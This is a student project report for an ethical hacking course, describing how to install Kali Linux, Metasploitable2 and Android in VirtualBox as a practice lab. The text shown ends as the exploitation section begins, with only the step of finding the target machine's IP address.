

A PROJECT REPORT ON INSTALLATION AND EXPLOITATION OF METASPLOITABLE2 AND ANDROID SYSTEM

Submitted in partial fulfillment for the requirement of
the award in training in
Ethical hacking and security fundamentals



Submitted by
ABHISEK NAYAK
(ITER-SOA | SIKSHA O' ANUSANDHAN, ODISHA)

ACKNOWLEDGEMENT

My sincere gratitude and thanks towards my project paper guide Mr. Raj Vardhan. He has been helping throughout the project. I could only complete my project with all his support and backing. I would also like to thank the members of DIGINIQUE TECHLABS for letting us know about our course Ethical hacking and security fundamentals.

I did have some knowledge prior to this training session and this training course helped me a lot in gaining knowledge shall always be thankful to the team for providing us.

Table of content


1. Installation of Kali Linux (v2023.3) in virtual box.
2. Installation of metasploitable2 in virtual box.
3. Installation of android system in virtual box.
4. Metasploitable2: -
 - a) Scanning
 - b) Vulnerability Analysis
 - c) Exploitation
 - d) End conclusion
5. Android System: -
 - a) Exploitation
 - b) End conclusion

Objective


- Install kali linux, metasploitable2 and Android on Virtual Box Use Metasploit tool to get access to both operating system.
- For metasploitable2, access the files remotely further create a new folder by your name in metasploitable2.
- For android, get the access of system and extract the Android Version, Installed Application, Contacts.

Installation of Kali Linux for virtual box.

1. Installing kali linux (v2023.3) form the official kali websitekali.org for virtual box.
2. Extract the file through WinRAR.
3. Double-click the vBox file and then it opens in virtual box.



4. For better performance, set the CPU and RAM to half of the total capacity and make sure that the network adapter is set to “bridge adapter”.
5. As per the official kali documentation, username is kali and the password is kali.
6. After the machine boots up, open the terminal and check network connection by ifconfig command. You can open the terminal by clicking the terminal icon on the upper left corner or by pressing the shortcut ctrl+alt+t.





-
- The screenshot shows a Kali Linux desktop environment. A terminal window is open, displaying the command `sudo apt update` and its output. The output shows progress for downloading and updating packages from the Kali rolling repository. The desktop background features the Kali Linux logo and the text "KALI LINUX" and "the quieter you become, the more you are able to hear". The taskbar at the bottom shows various application icons and system status indicators.
- ```
kali@kali: ~
File Actions Edit View Help

kali@kali)~)
$ sudo apt update
Get:1 http://kali.download/kali kali-rolling InRelease [41.2 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [19.4 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [45.6 MB]
71% [2 Packages store 75.1 MB] [3 Contents-amd64 26.4 MB/45.6 MB 58%]
```




## Installation of Metasploitable2 for virtual box.

1. Install the metasploitable2 from sourceforge website.
2. Extract the file through WinRAR.
3. For better performance, set the CPU and RAM to one-fourth of the total green zone and make sure that the network adapter is set to bridge adapter i.e., Network -> Enable network Adapter “bridge adapter”.
4. Select the storage options and change the file as shown below.




5. As per the official documentation, username is msfadmin and the password is msfadmin.









# Installation of Android system on virtual machine

1. Install the android .iso file from the from source for gewebsite.
2. Select new in the virtual box (on the top middle). Continue the setup same as of metasploitable2 andmake sure that the network adapter is set to bridgeadapter i.e. Network -> Enable network Adapter -> “bridge adapter”.
3. We have yo make some changes for installations ofandroid system in vBox.
  - a) Go to the display option and change the graphiccontroller option to VBoxSGA.
  - b) Then go to system > acceleration > KVM.
  - c) Go to storage and select the disk option and insertthe .iso file.
4. Follow the images shown below for further installations.











## Exploiting metasploitable2 through kali Linux:-


1. Start both the machines. It will take few minutes.
2. We have to get the ip address of the victim system. We can get it by ifconfig.



